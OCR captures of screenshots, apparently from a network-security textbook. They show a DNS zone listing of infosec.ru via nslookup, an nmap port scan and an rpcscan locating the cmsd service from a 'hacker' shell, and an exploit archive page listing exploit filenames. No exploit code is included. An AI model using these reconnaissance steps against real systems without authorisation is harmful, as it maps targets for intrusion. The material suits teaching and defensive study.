

Командная строка - nslookup
Z:\>nslookup
DNS request timed out.
timeout was 2 seconds.
*** Can't find server name for address 127.0.0.1: Timed out
*** Default servers are not available
Default Server: UnKnown
Address: 127.0.0.1
> server 194.226.94.9
DNS request timed out.
timeout was 2 seconds.
Default Server: [194.226.94.9]
Address: 194.226.94.9
>



Командная строка - nslookup
> server 194.226.94.9
DNS request timed out.
timeout was 2 seconds.
Default Server: [194.226.94.9]
Address: 194.226.94.9
> ls -d infosec.ru
[[194.226.94.9]]
infosec.ru. SOA ns.rfnet.ru hostmaster.ns.rfnet.ru. (1999
081702 28800 7200 604800 86400)
infosec.ru. NS ns.icn.gov.ru
infosec.ru. NS ns.rfnet.ru
infosec.ru. MX 10 pr.infosec.ru
infosec.ru. MX 20 relay.rfnet.ru
pr A 194.135.141.98
mail CNAME un.infosec.ru
un A 194.135.141.99
un MX 10 un.infosec.ru
www A 194.154.77.109
www1 CNAME un.infosec.ru
ftp1 CNAME un.infosec.ru
infosec.ru. SOA ns.rfnet.ru hostmaster.ns.rfnet.ru. (1999
081702 28800 7200 604800 86400)
>

Shadow Scan.lnk

```
[hacker@linux131 hacker]$ nmap 200.0.0.143

Starting nmap V. 2.53 by fyodor@insecure.org (
www.insecure.org/nmap/ )
Interesting ports on  (200.0.0.143):
(The 1516 ports scanned but not shown below are in state: closed)
Port       State      Service
21/tcp     open       ftp
25/tcp     open       smtp
80/tcp     open       http
135/tcp    open       loc-srv
139/tcp    open       netbios-ssn
443/tcp    open       https
465/tcp    open       smtps

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
[hacker@linux131 hacker]$
```

```
hacker:/export/home/hacker>  ./rpcscan dns.acmetrade.com cmsd

Scanning dns.acmetrade.com for program 100068
cmsd is on port 33505

hacker:/export/home/hacker>
```



File Edit View Go Favorites Help
Back Forward Stop Refresh Home Search Favorites History Channels Fullscreen Mail
Address http://www.hack.co.za/exploits/exploits.html
Links
:0S:
/Aix
/BSD
/BSDi
/NetBSD
/FreeBSD
/OpenBSD
/Dg-Ux
/Hp-Ux
/Irix
/Linux
/SuSE
/Debian
/Redhat
/Slackware
/Openlinux
/Misc
/Sco
/Solaris
/SunOS
/Ultrix
www.hack.co.za
ADMmountd.tgz
rpc-cmsd.c
fakerwalld.c
humpdee2.tgz
lsx.tgz
nfsd.c
nisd.c
pmap_tools.tgz
rpc-cmsd.c
rpc.ttdbserver
stdz.c
wallflash.c
:daem0n:
CGI
FTP
Pine
SSH
NIS
RPC
LPD
Ident
News
POP2
POP3
MSQL
X-Win
Imapd
Named
Rlogin
Fingerd
Chargen
Sendmail
www.hack.co.za
Internet zone



File Edit View Go Favorites Help
Back Forward Stop Refresh Home Search Favorites History Channels Fullscreen Mail
Address http://www.hack.co.za/exploits/exploits.html
Links
:0S:
/Aix
/BSD
/BSDi
/NetBSD
/FreeBSD
/OpenBSD
/Dg-Ux
/Hp-Ux
